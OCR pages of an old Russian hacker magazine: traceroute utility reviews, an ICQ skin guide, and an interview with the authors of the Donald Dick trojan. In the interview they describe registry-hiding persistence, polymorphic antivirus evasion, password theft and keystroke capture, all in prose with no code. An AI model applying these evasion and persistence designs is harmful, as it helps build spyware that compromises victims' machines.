
Кстати, нельзя не отметить возможность параллельного отслеживания большого количества сайтов просто переключаясь между ними для просмотра результатов - это очень удобно в работе, так как сильно убыстряет процесс. Вердикт - прога рулез форева, как раз из тех, что показывают в фильмах о крутых хакерах и ядерных бомбардировках (помните, полоски к цели на фоне карты мира). Так что качать однозначно - работать удобно, да и народ удивить шанс порядочный.
Вес проги: 798 кило

Снять: http://www.neoworx.com/neotrace/download.asp

TjPingPro

Прога из породы чисто текстовых, судя по замашкам профессиональных трейсеров. Кроме основной функции включает в себя еще целую тучу. Может изображать за тебя активность, если пров при ее отсутствии просто отрубает от сети. Не знаю, кому это вообще нужно, потому как вроде у нас данного явления не наблюдается, но все равно приятно. Может пинговать любой указанный хост, при этом можно определить текст, который будет содержать отправляемый пакет, не пиши туда свой адрес и телефон, а то возьмет кто, да и нагрянет в гости :)). Видуха у проги сильно скучная, и описывать там просто нечего, серое окно, белые отчеты и т.д.





Запоминает все сайты, которые сканирует, называет каждое сканирование профилем и заставляет сохранять их под разными именами. Никаких тебе графиков, и на скан она отзывается простым потоком текста из списка узлов в виде IP, а также времени прохождения запроса. Относительно результатов абсолютно невозможно провести никаких операций, потому как даже Whois отсутствует напрочь. Ко всем этим делам постоянные напоминания об оплате и шароварности. В общем, не приколола меня эта прога совсем, но, может, кому она и понравится, так что фанаты - можете качать.
Вес проги: 823 кило

Скачать: http://www.topjimmy.net/tjs/files/tjpro.exe

VisualRoute 5

Ну вот двойственное у меня отношение к этой проге, с одной стороны - просто рулезз, а с другой - не все так хорошо, как хотелось бы, но обо всем по порядку. Восхищения... Очень классный графический трейсер, не бросивший также и текстовую инфу. Первое, что заслуживает внимания - очень хорошо прорисованная карта, причем каждой точке на карте моментально вычисляются географические координаты, которые ей соответствуют. Хорошая база данных, гораздо более полная и удачная, чем та, что имеется у Неотрэйса. При трэйсе этой прогой выясняется, что сервак Микросакса находится все-таки на берегу, где-то в Редмонде (понятно, в США), так что "фаны" могут паковать манатки и ехать прям туда в качестве паломничества по фанским местам :))). При листинге узлов эта прога правильно указала принадлежность большинства, а также их точное местонахождение, чего в других часто не наблюдалось.

Кроме стандартной инфы о прохождении пакетов и т.д., она анализирует, какие запросы пропускает сканируемый сервак, на чем запущен HTTP сервис. Очень удобна компоновка результатов сканирования, все находится в пределах одного окна. Сверху таблица со всей инфой и графиком, а под ней карта, где отображается все то, что видно в тексте. Есть возможность сохранения результатов в текстовый файл, а если карта нужна тоже, то в графический.

Что не понравилось - в работе использует Java машину из Explorer'а, если версия старая, то начинает громко возмущаться, но работает. Если же таковой нет совсем, то требует установить микросаксовскую машину или ту, которую делает Sun, причем до момента установки никаких признаков жизни :(((. Очень любит память, хотя... какая прога ее не любит?

Классная прога, если у кого уже стоит свеженькая Java машина - очень советую. Другим советую качнуть машину и прогу, поверьте, того стоит.
Вес проги: 2415 кило

Качнуть: http://www.visualroute.com/cgi-bin/download.pl?file=vr50a.exe&product=VisualRoute&plataform=Windows

В заключении... в камере было написано. :)))

Те, кто выбрали себе прогу по душе, могут идти срочно начать закачку. Ну а тем, кто так и не решился, я бы посоветовал обратить внимание на трейсеры, включенные в большие наборы сетевых утилит.



Плохие парни любят утку



Чук (stranger@xakep.ru) & Гек (maxx@xakep.ru)

Первому русскому трояну, построенному по технологии клиент-сервер, посвящается...



Расскажите немного о себе

Собственно о себе: Феденко Александр Александрович (aka badman forever). 23 года. Родом из Барнаула, где и сейчас живу и работаю. Второй соавтор, кстати, тоже Сан Саныч, только Яворский.

Интерес к "неформальному" общению с компьютерами (особенно чужими) появился, практически, сразу после знакомства с ними. Что, кстати, и позволило найти первую работу. После взлома университетской сети на втором курсе получил предложение направить свою энергию в противоположное русло. В общем, был принят в ряды администраторов/операторов этой самой сети.

Кстати, незадолго до этого впервые на своей шкуре испытал действие клиент-серверного шпиона, написанного одним из этих самых администраторов для слежения за студентами. Работала та программа под досом. Помню, немало часов провел с микрософтовским дебагом, изучая вживую в памяти код серверной части и пытаясь восстановить клиента. В общем, после этого они прекратили использовать эту систему слежения.

Как попали в сеть, сколько там существуете?

С сетью я столкнулся около пяти лет назад, когда это было действительно чем-то абсолютно новым. Вся эта интерактивность не сразу укладывалась в голове. Поначалу, конечно же, все время поглотили чаты. Слава Богу, сейчас уже не тянет ни на чат.ру, ни на irc. Убивать массу драгоценного времени впустую жалко. Да и вообще, эйфория первого знакомства с сетью прошла, и сейчас Интернет для меня - очень удобный, многофункциональный инструмент, с помощью которого можно быстро найти нужную информацию, нужных людей, удовлетворить свои творческие амбиции, да все что угодно. А общаться лучше за чашкой водки или рюмашкой пива.

Как пришли к мысли создать подобную программу?

Сама мысль написания Donald Dick возникла осенью 1998 года (я тогда уже работал в конторе с довольно большой сетью), нам с Яворским на задворках Интернета попался NetBus. Мы вволю оттянулись, юзеры с ума сходили. Но пришел очередной апдейт AVP, а вместе с ним пришел облом. Вот тогда-то мы и начали писать что-то свое.

Первая версия работала под SPX, и клиент был только для командной строки. Потом уже сделали мультипротокольное ядро, переделали заново свой протокол, написали GUI-клиента. Первое время все это создавалось для "внутреннего" использования, т.е. для себя. И мы вовсе не собирались делать свою программу достоянием общественности. Уже спустя полгода, когда нам самим понравилось то, что у нас получилось, мы решили создать сайт и выложить шпиона для всех.

Раскрутилось все довольно быстро, нас поддержали очень многие сайты (HackZone Дмитрия Леонова, Team Void, такой гигант, как HNN, и другие), за что им громадное спасибо. Тут же пошел поток писем, в подавляющем большинстве очень добрых, было видно, что Donald Dick понравился людям, и это было большим стимулом для продолжения работы, тем более, что новые интересные идеи у нас рождались быстрее, чем мы успевали их реализовывать. Быстро появилось второе название Гадкий Утенок, причем оно пришло в голову многим людям, независимо друг от друга.

Была идея создать коммерческую версию, но хреновая интеграция города Барнаула в мировую экономику заставила отказаться от этого. Возможно, неплохое средство удаленного администрирования получилось бы с гораздо меньшей направленностью в сторону троянства, хотя и сейчас использовать Donald Dick в серьезных целях очень удобно.

Укажите ряд особенностей вашей программы, те, которые по вашему мнению будут наиболее интересны и актуальны?

Мы всегда старались идти по своему пути, поэтому оригинальных особенностей, отличающих Donald Dick от других троянов/шпионов, немало (пожалуй, больше, чем у всех остальных).

Во-первых, мультипротокольность. TCP/IP - это, конечно, хорошо и удобно, и он используется сейчас даже в локальных сетях, не имеющих связи с внешним миром, но Novell

+=>()<=+

еще жив, и есть пока места, где он работает на IPX/SPX, поэтому мы сделали поддержку как TCP, так и SPX (в принципе, ядро Donald Dick позволяет легко дописать поддержку любого другого сетевого протокола, но необходимости в этом не возникало). Кроме того, для TCP/IP существуют персональные файрволы, мониторы портов и прочие средства защиты от ненужных коннектов, чего не скажешь о SPX.

Во-вторых, мы много внимания уделяли антивирусам (как и они нам). Еще в пору использования нами NetBus некоторые продвинутые пользователи поняли, где порылась собака и в каком разделе реестра зарыт корень их проблем. Поэтому первое, от чего мы отказались - это стандартные способы автозагрузки серверной части (раздел \RUN реестра, инишка, подмена одного из других автозагружаемых файлов). Для Windows 95/98 мы написали свой VXD, который и отвечает за загрузку шпиона (а заодно выполняет ряд функций, которые гораздо проще реализовать именно через драйвер). В Windows NT/2000 пришлось пойти другим путем. В раздел реестра Session Manager\BootExecute при установке сервера прописывается небольшой загрузчик. Все что он делает - это добавляет при загрузке операционной системы сервис Donald Dick в реестр. А сам сервис после запуска первым делом убирает себя из реестра. И так при каждой перезагрузке. Таким образом при работе никаких посторонних сервисов в реестре не обнаруживается. Кстати, описанные методы действительно хорошо сработали, от писем с вопросом, куда прописывается Donald Dick и как его убрать, мы устали. И различные мониторы, следящие за критическими участками реестра (например, Jammer), тоже не протестовали против установки сервера Утенка на компьютер. Сейчас мы нашли еще несколько интересных способов автозагрузки, но их мы будем применять уже в Donald Dick 2.

Раз уж я затронул вопросы борьбы с антивирусами, то нельзя не сказать и о нашей технологии SmartMorph (полиморфизм плюс "размазывание" загрузочного кода). Генератор каждый раз формирует уникальный файл установки сервера. При этом сам рабочий файл шифруется случайным ключом и добавляется к загрузчику в виде ресурса вместе со случайным количеством "мусорных" байт. Код загрузчика состоит из двух частей: шифрованный по той же схеме и тем же ключом загрузчик PE-файлов и декриптор. Декриптор дешифрует PE-загрузчик и рабочий файл, зашифрованный и прицепленный в виде ресурса, который затем запускается PE-загрузчиком. Ключ для расшифровки случайный и лежит в коде декриптора как непосредственный операнд инструкции. Уникальность декриптора достигается следующим способом. Весь его код лежит в генераторе в виде массива отдельных процессорных команд. И при генерации эти команды перемешиваются с "посторонними", естественно так, чтобы не нарушилась работоспособность. Напоследок, экзешник линкуется каждый раз немножко по-разному, с добавлением лишних импортируемых функций, ресурсов, перемещений и т.п. Процесс такой генерации проходит в две итерации. На первой стадии генератор формирует уникальный установочный файл, который подсовывается жертве. А при запуске установочного файла у жертвы происходит аналогичная генерация уже всех рабочих файлов серверной части (тоже уникальных).

Что касается функциональных возможностей, то наряду с массой широко распространенных фишек (открытие/закрытие CD-ROM, доступ к файлам и реестру и т.д.) в Donald Dick есть такие, которые трудно найти в любом другом трояне, а если эти функции где-то и поддерживаются, то не так полно, как в Утенке (например, работа с CMOS-памятью, с окнами, полный контроль над потоками, встроенный чат). Трудно объять необъятное, поэтому далеко не все свои идеи о том, какие еще функции можно встроить в шпиона, мы успели реализовать.

Какое продолжение они получили в программе DD2?

Мы прекратили всякую работу над Donald Dick несколько месяцев назад, так как, во-первых, немного подустали держать тот темп, в котором шло развитие нашего шпиона, во-вторых, мы оба ушли из конторы, в которой работали вместе, и разбрелись по разным местам.

Однако, спустя некоторое время собравшись за пивом, мы поняли, что глупо хоронить такой проект, тем более, что дефицита идей у нас никогда не было. Одну из таких идей мы вынашивали уже очень давно и решили ее положить в основу Donald Dick 2. Причем это будет вовсе не очередная версия старого Утенка, а концептуально новый шпион, аналогов которому я в настоящий момент не вижу. Раскрывать секрет пока не буду, подождите завершения работы.

Сейчас идет написание ядра будущего шпиона. Конечно, какие-то важные черты первого Donald'а в нем будут присутствовать, например, более проработанный SmartMorph. Функциональные возможности, естественно, тоже не станут беднее, а пополнятся новыми. Мы планируем облегчить жизнь администраторов (по части удаленного администрирования, вплоть до создания и контроля пользователей), сделать максимально простым написание плагинов к шпиону, в очередной раз напрячь мозги антивирусописателей (чтобы не расслаблялись на всяких любовных письмах). В принципе, на хорошо продуманное ядро можно наворачивать любые фишки, какие только может родить больное воображение.

Когда ориентировочно предполагается ее выход?

Думаю, успеем к июлю-августу этого года.

Прогнозы развития троян-движения в будущем с точки зрения действующих авторов подобного рода софта.

Бум троянов начался год или два назад после выхода NetBus и BO (а затем BO2K). Рассказы о попытках втюхивания коников под видом новейших патчей от Микрософт или интересных фотографий от неизвестно откуда взявшихся незнакомок доносятся отовсюду до сих пор. Сразу же в большом количестве стали появляться клоны, своими функциями напоминающие более известных собратьев, но ничем своим не примечательные. Из более сотни существующих на сегодняшний день троянов едва ли наберется десяток действительно интересных. Что касается лидеров, то и они уже стали вчерашним днем, так как продолжают двигаться в направлении простого наращивания функций или украшения интерфейса. Пусть это будет нескромно, но мы, развивая Donald Dick, всегда пытались привнести что-то концептуальное и новое в свою программу.

Мое видение дальнейшего развития троянов отличается от того, что мне хотелось бы видеть. Развития, можно сказать, нет, по крайней мере принципиально новых вещей не появляется. Хотя путей куда двигаться очень много. Например, соединение в одном фла-

коне троянского коня и сетевого червя. Свежий пример I Love You показал, что даже не самые хитроумные методы распространения (рассчитанные в основном на ламеров) могут оказаться довольно эффективными. Если при этом сделать возможность централизованного управления всеми зараженными системами (например, троян будет периодически считывать файл с командами с определенного сайта), то результат получится очень интересный. Другое направление - это борьба с антивирусами (мы уделяем этому большое внимание) и, развивая эту идею дальше, борьба с различными мониторами портов, персональными файрволами (а ведь это вполне реально).

Но, я думаю, что в ближайшее время ждать трояна, в котором бы воплотились все эти идеи, не стоит. Написание такого программного продукта требует не только хорошей квалификации, но и немалого свободного времени, а ведь нужно и жить на что-то. А профинансировать такой проект согласится разве что ФСБ или ЦРУ, и уж тогда-то мы о нем точно ничего не узнаем.

Так что ждет нас дальнейшее постепенное развитие различных backdoors да троянов, ворующих пароли. Ну и Donald Dick 2, конечно. Хотя кто знает.

Какие меры защиты вы считаете наиболее действенными?

Конкретно от троянов, которые так или иначе передают информацию с вашего компьютера по сети, я бы посоветовал монитор портов или персональный файрвол (пока эти средства защиты будут достаточно надежно закрывать вашу систему от таких атак, правда, только по TCP/IP). Использовать только антивирусы не стоит, так как всегда есть риск подцепить что-то свеженькое, им еще не известное, или какого-нибудь самопального троянчика, широко не распространенного и потому просто не дошедшего до автора антивируса. Ну и, конечно, не нужно тянуть в рот все подряд. Сегодня по сети ходит такое количество программ, контролировать их просто невозможно, что запросто можно получить в подарок любую заразу. Если приходит по электронной почте письмо неизвестно от кого с приаттаченным экзешником или скриптом, не стоит его запускать, даже если вас уверяют, что с помощью этой программы можно легко взломать все компьютеры Пентагона и СитиБанка. То же самое касается и программ, разбросанных по различным сайтам. Запуск одной из них в один прекрасный день может запомниться вам надолго.

Что касается информационной защиты вообще, то тут самой большой дырой всегда будет человек. Авторы программного обеспечения, системные администраторы практически всегда оставляют возможности для взлома. Вовсе не умышленно (хотя и такое тоже бывает), а просто таков уж человек, где-то что-то недосмотрит. И пока существует человеческий фактор - будут происходить взломы. То бишь всегда.

Чтобы вы могли посоветовать начинающим авторам (софт, необходимые знания).

Главное иметь голову на плечах, и желательно, чтобы в ней что-нибудь было. Не только знания, но и творческое начало, без него даже высококвалифицированный программист ничего оригинального сделать не сможет, а будет писать серые унылые программы, похожие на сотни других.

Что касается софта, то любой компилятор. Из визуальных средств разработки посоветовал бы Delphi, C++ Builder и Visual C++ (кому что больше нравится). Для системного программирования отлично подходит Watcom C++, хотя можно и на ассемблере (под Windows довольно интересно писать на асме, правда, небольшие вещи). Для реверсинжиниринга и изучения внутреннего устройства Windows нет ничего лучше, чем SoftIce. Эту программу я мог бы хвалить часами. Потрясающий ядерный отладчик. NuMega к нему бы еще SDK сделала с возможностью написания своих модулей, так цены бы ему не было, отличный пример добротно написанной программы, не имеющей аналогов, хотя бы частично предоставляющих такие же возможности. Для дизассемблирования не могу порекомендовать ничего кроме IDA, в основе которой опять же лежит оригинальная идея.

Что касается необходимых знаний, то начинать нужно с азов, с принципов программирования и таких языков, как Pascal и C++, затем ассемблер. Второй пункт - это понимание внутренних механизмов Win32. Писать под Windows системные вещи не зная этого невозможно, да и в прикладном программировании это очень часто бывает полезно. Раз уж мы говорим о троянописании, то, чтобы успешно бороться с антивирусами за жизнь под солнцем, нужно действительно хорошо понимать те вещи, которые происходят с той стороны окон, в том числе и недокументированные, о которых Microsoft не спешит распространяться. Поэтому берите в руки SoftIce и вперед. Одной из таких задач при написании Donald Dick было получение хэндла потока по его идентификатору. Ну и третий пункт - сетевые протоколы. Причем здесь тоже лучше начать с основ, с модели OSI. Используя для работы с протоколами только компоненты, поставляемые с той же Delphi, нельзя написать хороший сетевой продукт. Применяйте WinSocks.

Всегда существовала тенденция перевести труд программиста на более высокий уровень, это упрощает и убыстряет разработку. Но чем дальше это заходит, тем полезнее бывает пойти в другую сторону и спуститься на более низкие уровни. Порой там скрываются потрясающие возможности, которые позволяют проделывать такие финты, которые на высокоуровневых средствах разработки просто невозможно сделать.

Так что пишите больше, копайте глубже и, главное, побольше оригинальных идей.



Список всех возможностей, предоставляемых шпионом Donald Dick:

- **Поддерживаемые операционные системы:** Windows 95/98, Windows NT/2000.

- **Поддерживаемые сетевые протоколы:** TCP, SPX.

- **Файловая система (полный контроль):** получение списка файлов и каталогов; создание, удаление, переименование, копирование, изменение атрибутов и времени создания файлов и каталогов; аплоад и даунлоад файлов; чтение и запись файла по нужному смещению; зашаривание каталогов и дисков.

- **Реестр (полный контроль):** просмотр, создание, удаление, изменение ключей реестра и их значений.

- **Процессы:** просмотр списка выполняющихся процессов и их потоков; "убийство" процессов и отдельных потоков; изменение приоритета процесса; "замораживание" и "размораживание" отдельных потоков; запуск нового процесса.

- **Окна:** просмотр списка всех окон (в том числе информация о классе и создавшем окно процессе), включая дочерние; посылка любого системного сообщения окну; просмотр и изменение системной палитры; изменение заголовка любого окна; снятие скриншота (изображения всего экрана) или виншота (отдельного окна) в форматах BMP или JPG (последний только при установленном плугине); посылка окна-сообщения пользователю с возможностью настройки текста, кнопок и иконки.





- **Система:** Получение, изменение системного времени, имени компьютера; выключение, перезагрузка компьютера, логаут; вызов любой функции; просмотр сетевого окружения; получение, изменение других системных параметров.

- **Клавиатура:** просмотр буфера нажатий клавиш; переназначение клавиш (например, клавише <Esc> назначить клавишу <Enter>); посылка нажатий.

- **Чат:** когда сервер (жертву) использует несколько клиентов, есть возможность проведения чата между всеми клиентами; для особо важных сообщений существует сохраняемый в реестре чат.

- **CMOS:** чтение, запись памяти CMOS.

- **Сервер Donald Dick (полный контроль над работой самого сервера):** проверка, приостановка, возобновление, полная остановка, деинсталляция сервера; просмотр, изменение параметров сервера (пароля, портов и т.д.); переключение скрытого режима; просмотр лога работы.

- **Шуточные фишки:** открытие, закрытие лотка CD-ROM; включение, выключение монитора; проигрывание WAV-файлов.

- **Пароли (реализовано на основе перечисленных выше базисных функций):** ScreenSaver Windows; BIOS (для некоторых типов BIOS); зашаренные ресурсы Windows; пароли на FTP сервера, хранящиеся в некоторых FTP-клиентах (например, FAR Manager, Windows Commander, CuteFTP).

- Технология SmartMorph обеспечивает уникальность сервера при каждой его генерации. При этом можно задать основные параметры генерируемого сервера: порты, названия файлов, помещаемых жертве, электронный адрес или номер ICQ для уведомления о начале работы сервера, ключ реестра для хранения параметров и многие другие.



Наезд скинов



Торик (torick@xakep.ru)

Время менять

Ты никогда не задумывался над тем, что все в этом мире видоизменяется? Причем не просто так, от балды, а с твоей непосредственной подачи. Ты одеваешь свежекупленный свитер, только что стиранные брюки и папин галстук-бабочку - вот ты уже практически новый человек. Ты меняешь в КуДва шкуру задолбавшей тебя Female/Jungle на что-нибудь типа Female/CrackWhore - ты уже совсем другой/ая. Про обои в ВыньДосе я уже и не говорю... Привычная ситуация? А с аськой не пробовал? Как, еще не в курсе? Ну и отлично, стало быть, не зря я тут перед тобой распинаюсь. Топай на www.icqplus.org и сливай свежий ICQPlus 2. с чем-то там. Пока твой Reget/Getright/Gozilla трудится, не покладая коннекта, я объясню, в чем прикол.



Аська для тебя выглядит так: серый фон, синие или красные ники, однообразные кнопки. Ладно, скажем, шрифт и цвета поменять можно. Но это серое не-знаю-как-назвать бэкграунд

всегда остается неизменным! Коли ты в душе авангардист и со мною согласен, читай дальше. Если менять ничего не хочешь, лучше посмотри на скрины и тоже читай дальше.


Так вот, собственно, про ICQPlus. Представь себе, что аська графически состоит из нескольких элементов: это бэкграунд, на котором висят никнеймы; бэк, который следует внизу, сразу после них; анимированный гиф, который ты видишь, например, при посылке мессаги или ретривинге (Retrieve) инфы. Это основные элементы. Плюс еще шрифты и цвета ников, картинки и цвета разных кнопок. Аська-С-Плюсом воспринимает все основные перечисленные элементы плюс дает возможность менять цвета некоторых кнопок, а в некоторых скинах поставлены другие цвета ников по умолчанию.



Дело менять

О, у тебя уже скачалось? Проинсталлировал? Теперь дуй на http://www.firecrack.de/users/belhanka/icqbox/icqskins.htm и скачивай все файлы в формате *.zip (можешь и экзешники, но с ними долго возиться, пока зипы с тобой рассмотрим). Кидать их следует в директорию Skins, в той папке, где установлен ICQPlus.


Продолжаем разговор. Каждый из этих файлов содержит в себе несколько картинок и skininfo.dat, в котором прописаны назначения этих самых картинок. Обычно там есть основной скин в *.bmp (так называемое "меню"), который ты сможешь наблюдать в областях ВСЕГО бэкграунда плюс картинка скролл-бара плюс картинка, накладываемая на всю мессагу (кроме тела самого сообщения, в котором ты пишешь). Иногда дают в нагрузку анимированный элемент, призванный заменить эти полупьяные лысые рожи, которые показывают, что аська







пытается исполнить какое-то очередное действие. Также в качестве бесплатного бонуса могут дать картинки каждой кнопки аськи или их другие цвета, иконку аськи в онлайне/офлайне и других состояниях, ну и иконку, помещаемую в трэй.

Ага, уже скачал скины. Уже лучше. Запускай асю. Теперь ICQPlus (глянь в Программах - она должна себя там прописать). Вверху рядом с Минимайзом и Екзитом будет кнопочка в виде плюсика. Жми ее и выбирай любой скин. Давай начнем с Angel1. Что? Какие еще Babe15! Это МОЙ любимый скин, его не трогать! Ладно, считай, пошутил. Но начнем все же с Ангела. A1.jpg и A2.jpg - цвета кнопок и бэка, в который не влезет основной скин. Angel1.jpg - меню. Основной скин, который ложится на поверхность всего бэкграунда. Заранее предупреждаю, что все скины ложатся авторесайзом, так что если ты любишь вешать любимую асю в правую сторону по всей вертикали разрешения 1024x768, буду вынужден тебя разочаровать: скины этого не любят. Они ресайзятся так, что смотреть без слез сложновато будет... Angel1_1.jpg - этот скин ложится на мессагу. Если вздумаешь послать/ответить, ты увидишь снизу и сверху этакие светло-синие всполохи. В общем, это та самая джейпега... Angel1side.jpg - скроллбар, это понятно. Cd_cupidRfW.jpg - анимированный гиф с изображением летящего в пучины Интернета маленького купидончика. Ну и skininfo.dat - само собой, здесь прописаны местоположения картинок. В теории, если тебе что-







http://members.xoom.com/cowflakes/icqhelp/index.html, http://www.geocities.com/bakerstr33t, http://members.tripod.com/~Tananda_Green/ICQPlus.html, http://abyss18.hotmagma.com/ICQ1.html, http://www.crosswinds.net/~icqskinz/tut.html.


Закинуть свое произведение искусства всегда можно на тот же www.1001icqskins.com. А когда будешь совсем крут и соберешь большую базу скинов, очевидно, зарегистришь www.icqskinzforeva.ru и кинешь линк на icq-plus.org, попросив Вадима Еремеева, автора программы, сделать то же самое в отношении твоего сайта.


то не понравилось, - берешь себя за фотожопу и рисуешь что-нибудь более приличное. Не забудь обозвать свое произведение соответствующим именем и заменить тот файл в зипе своим.


Будем менять

Если хочешь поразвлекаться на более серьезном уровне, открой один из демо-скинов (DemoSkin1, DemoSkin2 или DemoSkin3) и прогляди тамошнее файло. Полагаю, разочарован не будешь. Только учти, что заменять придется все, лишнее не выкинешь. Впрочем, подходящий набор всегда можно найти. Достаточно поискать на Skinz.org или www.1001icqskins.com. Обычно на скин-сайтах все раскидано по категориям.

Статьи по скинмейкингу можно найти на следующих сайтах:







